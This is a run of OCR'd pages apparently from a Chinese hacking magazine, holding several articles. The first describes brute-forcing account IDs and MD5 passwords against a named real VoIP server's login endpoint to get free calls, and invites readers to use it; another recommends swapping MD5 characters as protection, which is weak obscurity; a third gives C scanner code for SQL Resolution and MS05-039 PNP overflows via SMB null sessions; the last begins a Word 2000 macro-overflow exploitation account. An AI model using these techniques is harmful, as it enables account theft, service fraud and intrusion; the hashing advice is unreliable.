//211.152.49.90/http_request/http_redvip.php?wz_OperateMethod=12&wz_AccountPhoneNumber= ID号码&wz_Add=用户密码MD5加密值

返回用户分组信息。

好了，提交地址我们已经知道了。那么我们该怎么利用呢？况且密码不但不知道，而且还是MD5加密过的。我的思路是 一是用固定密码的MD5值扫描不同ID号码 二是RedVIP支持手机作为ID进行登录，所以我们也可以用该手机号码作为密码进行扫描。比如定义ID号码值为USERID，建立userid.txt文件，定义用户密码MD5加密值为PASS，建立pass.txt文件。我们构建如下网页

http://211.152.49.90/http_request/http_redvip.php?wz_OperateMethod=12&wz_AccountPhoneNumber=USERID&wz_Add=PASS

通过调用不同信息返回服务器验证(也可以用一些扫描软件辅助扫描)，很快就可以得到有效的用户信息。我运气还不错，扫到了用户名和密码相同的一些用户的信息。这直接证明了该方法的可行性。好了，现在免费电话就准备好了，大家可以"随意"用了。以后有机会，我还会对充值再作一次尝试。如果高手们有其他的方法，也希望能公开一下，我的黑防论坛ID为pity570，欢迎大家与我联系。



防止密码MD5值被破解妙招

文/图 晏伟

适合读者：网站管理员、入侵爱好者
前置知识：无

现在的站点当中有很多密码都是经过MD5加密的，有很多人认为经过MD5加密后的密码就是安全的，即使密码MD5值被暴露也无所谓，殊不知有很多站点都能够对MD5值进行穷举解密，这些站点能够在瞬间还原10位以下字母+数字+字符组合的密码。有些站点甚至声称数据库中有235亿条记录，这是件很可怕的事情，如果你的密码不够强大，只是由简单数字或几个字母组成，MD5值也相当于是明文！下面我就教大家一招防止MD5值被破解的妙招。

原理很简单，把MD5加密后的字符调换位置即可防止被破解。在MD5.asp文件中插入ywSWAP过程，其代码如下，该过程作用是将MD5值指定位置交换。

```
Function ywSWAP(sMessage,a,b)
'a 是源位置，b 是目标位置
  Dim tempmd5
  tempmd5=sMessage
  sfirst=mid(tempmd5,a,1)
    '取出第一个字符
  ffirst=mid(tempmd5,b,1)
    '取出第二个字符
  tempmd5=left(tempmd5,a-1) & ffirst & mid(tempmd5,
a+1,len(tempmd5))
    '组合字符串
  tempmd5=left(tempmd5,b-1) & sfirst & mid(tempmd5,
b+1,len(tempmd5))
  ywSWAP=tempmd5
End Function
```

再添加ywMD5过程，其代码如下

```
Function ywMD5(sMessage)
  Dim tempmd5
  tempmd5=MD5(sMessage)
  ywMD5=ywSWAP(tempmd5,3,16)
    '第3位与第16位互换
  ywMD5=ywSWAP(ywMD5,13,16)
    '第13位与第16位互换
  ywMD5=ywSWAP(ywMD5,4,7)
    '第4位与第7位互换
  ywMD5=ywSWAP(ywMD5,8,5)
    '第8位与第5位互换
  ywMD5=ywSWAP(ywMD5,6,11)
    '第6位与第11位互换
End Function
```

比如要加密admin888，以前是调用MD5("admin888")，现在则调用ywMD5("admin888")，交换前是"469e80d32c0559f8"，交换后就变成了"468d30e82c0599f5"。

经过位置互换后的MD5值看上去还是很像MD5值，但是"本质"已经完全变了，就算黑客有幸破解出了MD5值，也不是我们所使用的密码，很有诱惑性，从而又为小站增添了一份安全。我这里只是抛砖引玉，大家还可以充分的发挥想象，把MD5值变来变去。

适合读者：溢出研究者，系统安全研究者
前置知识：C/C++基础



菜鸟版Expliot编写指南之十九：溢出漏洞扫描技术

文/图 曹军/dangguai27

写了多篇溢出技术方面的文章，内容更多的是涉及漏洞调试、分析利用以及纯粹的ShellCode编写技巧。其实要掌握好一个溢出漏洞，漏洞的扫描技术也是同样重要的。本文我将和大家一起来简单讨论一下常见的溢出漏洞扫描技术，并结合新老两个漏洞例子——SQL Resolution 溢出漏洞和PNP溢出漏洞(MS05-039)分别讲解。

Windows下溢出漏洞扫描方法

对于漏洞扫描，我们常用的方法有以下几种：

1．检测服务端口开放与否。这是最基本，也是准确率最低的一种方式。直接向目标机器的指定端口发送带有SYN标志的TCP数据包，以检测端口是否开放。如果端口开放，则认为漏洞存在，否则认为不存在漏洞。在无法通过其他方式进行扫描的时候可以采用这种方法，我在写CCProxy溢出的漏洞扫描代码的时候就是这样做的：

```
//连接目标机器808端口
SOCKET csock;
chock = socket(AF_INET,SOCK_STREAM,0);
sockaddr_in target;
Target.sin_family = AF_INET;
target.sin_addr.s_addr = dwDestIp;
target.sin_port = htons(808);
int ret = connect(csock, (sockaddr *)&target, sizeof
(target));
if(ret == 0)
{
printf("CCProxy漏洞:\n    目标机无漏洞\n\n");
}
```

2．获取服务软件的Banner信息。我们通过客户端与服务端进行连接的过程中，有时服务进程会返回相关的Banner信息，这些信息里面包含了服务软件的版本等内容。通过Banner信息来判断服务软件是否存在溢出漏洞是一种常用的方式，也有一定的准确率。因为很多软件升级之后以前的漏洞就不存在了，而升级之前的版本用户可能又疏于打漏洞补丁。Serv_U MDTM溢出漏洞的扫描技术就是这样一个例子，Serv_U5.0.0.9及以下版本都有这样的漏洞，而更高的版本则不存在。该漏洞比较老了，其扫描代码我这里不再罗嗦，有兴趣的朋友可以和我联系。

3．直接爆破。将直接攻击作为扫描，如果攻击成功，则说明存在漏洞。假设你无路可走，不妨试试这一招。如果你只想作安全检测而不想破坏服务的话，最好不要采用这种方式，否则直接攻击可能导致目标服务死掉。其实很多蠕虫不就是采用的这种方式吗？

4．根据安装补丁前后的响应报文的不同之处进行判断。这种方法最为安全、准确，实现难度也最大，要求分析者对漏洞自身的机制要很熟悉。很多存在漏洞的服务软件，在打补丁前后，我们发送的应用层请求后，返回的报文内容是有细微的差别，而我们恰恰就可以通过分析这一点点差别来判断溢出漏洞的存在。我在写DCOM、RPC、SQL Resolution、LSA、PNP等多数漏洞的扫描都是这样实现的。大家可能要问了，这种方法的难点何在呢？其实难点就在于对特定服务的实现细节的理解和应用层通信协议（特别是SMB、RPC等协议）的分析。

这部分做的不好的话，是写不出有效的Client的。更多的时候我们很难清楚了解服务软件内部机制，特别是对于微软的一些服务软件。这种情况之下，我们可以拿到别人的未公布源代码的扫描工具，通过反汇编、跟踪分析网络数据包等方式逆向还原出工具的代码。大家还没有能力对系统底层进行深入分析的时候，更多的采用这种方式是明智的。只有知识一步步积累多了，我们才能做更加深入的分析。

好了，光是纸上谈兵是没用的，我们还是来看看两个实际的例子吧。

SQL和PNP漏洞扫描代码实现

1．SQL Resolution溢出漏洞扫描代码的实现

SQL Server 2000 SP2及以前的版本中的 Resolution服务存在漏洞。如果向服务主机UDP的1434端口发送以0x4开头的报文，则服务会返回当前运行的SQL SERVER实例。但如果发送的该报文长度过长，则发生堆栈溢出。此外，如果发送其他格式的报文，例如以0xa开头的请求，则服务进程会将该请求作为错误的请求报文处理。漏洞细节和利用我就不多说了，网上有现成的代码。这里我们来看看漏洞的扫描。通过拦截数据包并分

析，我们发现在打补丁前后，向服务进程发送错误请求(0xa开头的)后，返回的报文内容是不一样的。如果仍然返回以0xa开头的报文，则证明是存在漏洞的，否则不存在漏洞。主要代码如下：

建立空连接：

```
// 探测线程函数
UINT ListenThreadProc(LPVOID pPram)
{
Total_Param *tp;
tp = (Total_Param *)pPram;
SOCKADDR_IN Udpfrom;
int UdpfromLen = sizeof(Udpfrom);
// 下面发送请求数据，以'\x0a'开头
tp->bufSend[0] = '\x0a';
int iError;
if(sendto(tp->sock, tp->bufSend, sizeof(tp->bufSend), 0,
(sockaddr*) &tp->addr_in, sizeof(tp->addr_in))
==SOCKET_ERROR)
{
iError = WSAGetLastError();
return 1;
}
// 接收返回报文
while(true)
{
memset(tp->bufRecv, 0, sizeof(tp->bufRecv));
int n = recvfrom(tp->sock, tp->bufRecv, sizeof(tp->
bufRecv), 0, (sockaddr *)&Udpfrom, &UdpfromLen);
if(n > 0 && tp->bufRecv[0] == '\x0a')
{
//printf("%s\n", tp->bufRecv);
    tp->IsVulnerable = true;
    break;
}
}
return 0;
}
```

这个漏洞的扫描代码实现起来很简单，大家可以直接提取上面的代码。

下面再看一个复杂一点的漏洞——Windows 2000的PNP溢出漏洞(MS05--039)。Windows 2000及以上版本的PNP(Plug and Play)服务是通过IPC$命名管道+RPC接口的形式向外提供服务的，也就是说，我们要访问远程机器上的PNP服务，首先要通过TCP 139或445端口与目标机器建立IPC空连接，进而获取PNP服务进程中创建的命名管道"Browser"的客户端句柄。获取了管道句柄后，再通过该命名管道与PNP服务进程中的RPC接口进行通信，完成对服务的访问。在对PNP漏洞进行攻击的时候，我们是采用这样一个通信流程，在漏洞扫描的时候我们也可以按照这样一个步骤。由于我对SMB和RPC协议暂时还没有完全分析清楚，所以填充的应用层数据包也是直接从网络数据包中截获而来，而这些数据包呢，正是在分析Macfee公布的扫描工具时候得到的。通过分析，发现打补丁前后返回数据报内容刚好存在一个字节的差别，呵呵，还原漏洞扫描代码就易如反掌了。下面给出部分代码：

建立空连接：

```
SOCKET ClientSock;
sockaddr_in ClientAddr;
int len;
unsigned char szRecv[0x1000] = {0};
ClientSock = socket(AF_INET, SOCK_STREAM,
IPPROTO_TCP);
ClientAddr.sin_family = AF_INET;
ClientAddr.sin_port = htons(445);
ClientAddr.sin_addr.S_un.S_addr = inet_addr(argv[1]);
printf("[*] Connecting to 445 ... ");
// 先连接445端口，如果不成功，则连接139
if(connect(ClientSock, (const sockaddr *)&ClientAddr,
sizeof(ClientAddr)) < 0)
{
    printf("Cann't connecting to 445 ... ");
    printf("[*] Connecting to 445 ... ");
    ClientAddr.sin_port = htons(139);
if(connect(ClientSock, (const sockaddr *)&ClientAddr,
sizeof(ClientAddr)) < 0)
    {
    printf("Cann't create NULL session!\n");
    return -1;
    }
// 发送72字节的reqNBSS
if(send(ClientSock, (const char *)reqNBSS, sizeof(reqNBSS)
-1, 0) < 0)
    {
        printf("[-] Send reqNBSS failed\n");
        closesocket(ClientSock);
        return -1;
    }
len = recv(ClientSock, (char *)szRecv, sizeof(szRecv) - 1, 0);
    if(len < 0)
    {
        printf("2\n");
        closesocket(ClientSock);
        return -1;
    }
}
// 发送SMB_Negotiate
if (send(ClientSock, (const char *)SMB_Negotiate, sizeof
(SMB_Negotiate) - 1, 0) < 0)
{
printf("\n[-] send SMB_Negotiate failed\n");
    return -1;
}
len = recv(ClientSock, (char *)szRecv, sizeof(szRecv) - 1, 0);
if ((len <= 10) || (szRecv[9] != 0))
{
    printf("3\n");
    return -1;
}
// 发送SMB_SessionSetupAndX
if(send(ClientSock, (const char *)SMB_SessionSetupAndX,
sizeof(SMB_SessionSetupAndX)-1, 0) < 0)
{
```

```
    printf("\n[-] send SMB_SessionSetupAndX failed\n");
        return -1;
    }
        len = recv(ClientSock, (char *)szRecv, 4096, 0);
        if (len <= 10 || (szRecv[9] != 0))
        {
            printf("4\n");
            exit(0);
        }
    // 发送 SMB_TreeConnectAndX
    if(send(ClientSock, (const char *)SMB_TreeConnectAndX,
sizeof(SMB_TreeConnectAndX), 0) < 0)
        {
            printf("\n[-] send failed\n");
            return -1;
        }
        len = recv(ClientSock, (char *)szRecv, 4096, 0);
        if ((len <= 10) || (szRecv[9] != 0))
        {
            printf("6\n");
            return -1;
        }
```

这里，我将建立IPC空连接的过程按照SMB协议分别写出，而没有直接用WNetAddConnection2函数的原因有两个：1是WNetAddConnection2函数只连接445端口，如果连接失败不再尝试连接139端口。2是我发现用WNetAddConnection2建立空连接后，代码在访问命名管道的时候会出错。

获取管道客户端句柄：

```
    char szPipe[MAX_PATH];
    HANDLE hFile;
    //打开命名管道 "\\server\pipe\browser" 客户端句柄
    _snprintf(szPipe, sizeof(szPipe),
"\\\\%s\\pipe\\browser", argv[1]);
    hFile = CreateFile(szPipe,
GENERIC_READ|GENERIC_WRITE, 0, NULL,
        OPEN_EXISTING, 0, NULL);
    if(hFile == (HANDLE)(-1))
    {
        printf("cann't find named pipe\n");
        return -1;
    }
```

接下来就是访问RPC接口了，RPC接口是需要先Bind后发送请求的：

```
    //BIND rpc 接口
    if(!BindRpcInterface(hFile, "8d9f4e40-a03d-11ce-8f69-
08003e30051b", "1.0"))
    {
    printf("can't get namedpipe! %d\n", GetLastError());
        return -1;
    }
```

BindRpcInterface函数实现为：

```
    BOOL BindRpcInterface(HANDLE PH, char *Interface,
char *InterfaceVer)
    {
    BYTE rbuf[0x1000];
    DWORD dw;
    struct RPCBIND RPCBind;
    BOOL bRet;
    memcpy(&RPCBind, &PRPC, sizeof(RPCBind));
    UuidFromString((unsigned char *)Interface, &RPCBind.
InterfaceUUID);
    UuidToString(&RPCBind.InterfaceUUID, (unsigned char
**)&Interface);
    RPCBind.InterfaceVerMaj = atoi(&InterfaceVer[0]);
    RPCBind.InterfaceVerMin = atoi(&InterfaceVer[2]);
    bRet = TransactNamedPipe(PH, &RPCBind, sizeof
(RPCBind), rbuf, sizeof(rbuf), &dw, NULL);
    return bRet;
    }
```

最后进行漏洞判断：

```
    // 发送请求RPC request 包
    BOOL ret = ScanPNP(hFile);
```

ScanPNP实现细节：

```
    BYTE rbuf[0x100] = {0};
    DWORD dw;
    if(!TransactNamedPipe(PipeHandle, szScan, sizeof(szScan),
rbuf, sizeof(rbuf), &dw, NULL))
        {
        printf("Cann't get scan data!\n");
        return FALSE;
    }
    if(dw != 0x48)
    {
        return FALSE;
    }
    if(rbuf[0x44] != 0x0b)
    // 大家看看，就这一个字节的差别
    {
        return FALSE;
    }
    return TRUE;
```

代码中用到的SMB和RPC协议数据，以及完整的扫描代码我会和文章附在一起，大家可以看看。

小结

好了，本文和大家一起讨论溢出漏洞的扫描，写得比较杂乱，但也希望对大家学习有点帮助。同时，我也感谢绿盟的小西哥（SCZ），他无私的技术共享精神和热心的帮助，使我对SMB协议、RPC协议以及TCP/IP协议栈的认识比以前有了较大的提高。最后欢迎大家和我交流。

适合读者：溢出研究者，系统安全研究者
前置知识：C/C++基础

菜鸟版Exploit编写指南之廿九：

溢出漏洞扫描技术

文/图 青罘/ganggui27



适合读者：溢出爱好者、系统安全爱好者
前置知识：WIN32溢出基础



菜鸟版Expliot编写指南之二十：Word溢出漏洞分析与利用

文/图 曹军/dangguai27

众所周知，溢出漏洞从应用形式上可分为远程服务溢出漏洞和客户端（本地）溢出漏洞两类。远程服务溢出漏洞大家很熟悉了：红色代码、冲击波、振荡波等蠕虫都利用了此类漏洞，漏洞的调试和利用有相应的一套方法，前面的文章也有过实例介绍。至于客户端溢出漏洞，这种说法是我暂时从网络上借用来的，IE、OutLook、Firefox、MSN等存在的漏洞就是例子，扩展一下，Office、Acrobar Reader等软件存在的漏洞也归于此类型。远程服务溢出漏洞由于多数协议公开，在协议基础上辅以常用的黑盒测试等技术，利用起来相对容易成功。然而，客户端漏洞通常是由解析某种文件格式的时候缺乏数据边界检查而产生的，而且很多文件格式（如doc、pdf等）厂商都未公开，利用成功的难度明显大一些。

前段时间由于工作要求，我需要对Word 2000解析doc文件格式时存在的溢出漏洞进行分析与利用。从网上找了找，一共有MS03-035、MS03-050、MS05-023、MS05-035这四个漏洞公告，影响的都是Word 2000，（据说Word 2002可能也受影响）。其中，MS03-050漏洞尽管是2003年底发现的漏洞，但是到2005年7月底才爆发了针对该漏洞的"万珍"蠕虫，给网络造成了不小的损害，况且现在使用Word 2000的用户仍然很多，因此觉得这个漏洞目前最有利用的必要。在分析的过程中，我遇到了很多的困难，也走了不少的弯路，不过经过1个多月时间后最终还是比较完美地解决了。在增长信心与提高能力的同时，我当然不会把好东西独享。下面，我就和大家一起来回顾对该漏洞艰苦的调试之旅，希望朋友们看了之后能有所收获。文中讲的东西更多是基于漏洞调试技术本身及利用，至于如何复杂地利用基本都是与木马技术相结合的，由于工作上的保密关系就不多谈了，大家可以自由发挥。

寻求现成Exploit——无功而返

首先还是看看漏洞公告吧，如图1所示。

Word存在一个安全漏洞允许恶意代码被执行。问题存在于Word在检查嵌入到文档中的宏名称数据长度时缺少正确的边界缓冲区检查，如果构建恶意文档可导致在Word中溢出数据值，并允许执行任意代码，如果成功，攻击者可以以用户权限增加，更改或删除文件数据，或与WEB站点交互或格式化驱动盘。

漏洞严重程度：

Microsoft Excel 97	Important
Microsoft Excel 2000	Important
Microsoft Excel 2002	Important
Microsoft Word 97	Important
Microsoft Word 98(J)	Important
Microsoft Word 2000	Important
Microsoft Word 2002	Important

图1

根据公告，漏洞原因大家应该大致了解了，Word在解析doc文件的时候，未对宏的名称进行长度检测，导致了缓冲区溢出。除此以外，公告没有其它任何信息，甚至连它是堆栈还是堆溢出漏洞我们也不确定。对于分析这样的漏洞，我一向采取先解决问题（找Exploit），有空再深入研究的方式。二话不说，打开Google，输入漏洞关键字，如图2所示。




图2

在搜索结果中的众多URL中一一浏览，发现这些URL几乎全是关于漏洞概述的，不要说Exploit，就连doc样本文件都找不到一个。一周时间过去了，完全没什么进展。但有一点是肯定的，在面对困难时应该具有充分的黑客精神，绝对不能随意放弃。靠别人不如靠自己，一条路走不同就换另一条，我决定自己分析这个漏洞。

既然该漏洞是Word在解析doc文件宏名称的时候发生了溢出，那就从构造超长的宏名称开始，可我连Word宏机制都完全不了解，看来还只能从这些基础知识入手。下面的内容都是在Windows 2000（或XP SP2）+ Word 2000这样一个平台上进行的。

了解Word宏机制——测试未果

大概从Word 97开始，就提供了宏机制。宏是完成一定功能的命令的集合，Word中各菜单、按钮执行的功能（如新建、打开等），实际上都是用宏的形式对多条命令进行了封装。Word宏是使用VBA来编写的，目的是使得用户能在Word中编写完成指定功能的代码，从而扩充

了Word的功能。VBA具体语法和VB一样，我们可以在编写宏的时候调用Windows API，但有些函数VB中没有，宏病毒就是利用宏复制语句来达到感染的目的。宏有两种存储形式，一种是存储doc模板文件中（Normal.dot），而另一种则存储在单个doc文件中。

我们还是来看看如何使用宏。打开Word 2000，创建doc文档并保存为test.doc，然后点击"工具"->"宏"->"宏"（或者按Alt+F8）调出宏，如图3 所示。




图3

我们先来尝试新建一个宏。在"宏名"中输入任意名称，必须以字母开头，这里输入"aaaaaaaa"。在"宏的位置"中选择"test.doc"，然后点击"创建"，调出VBA编辑器。这里的代码只调用API MsgBox函数作测试，如图4 所示。




图4

保存以后，运行，弹出了对话框，如图5 所示。




图5

当然，这里只是测试，大家还可以通过宏来实现更加复杂的功能，如果要在文件刚打开或保存时执行某功能，则将宏名取为"AutoOpen"或"AutoSave"等。如果宏是由VBA编写的破坏性代码，则可称之为"宏病毒"。

接下来谈谈Word宏的安全机制，也顺便把我研究这个漏洞的原因解释清楚。宏的安全机制很大程度上是针对"宏病毒"的，Word 2000通过安全等级来控制宏的执行，安全等级分为无、中、高3级（Word 2003中有极高），分别代表启用任何宏、用户选择是否启用宏，以及取消任何宏。现在大多数Word 2000默认的安全等级是中（部分新的Word版本默认安全级别为高），用户打开带有宏的doc文件后，会弹出如下宏提示框，如图6 所示。

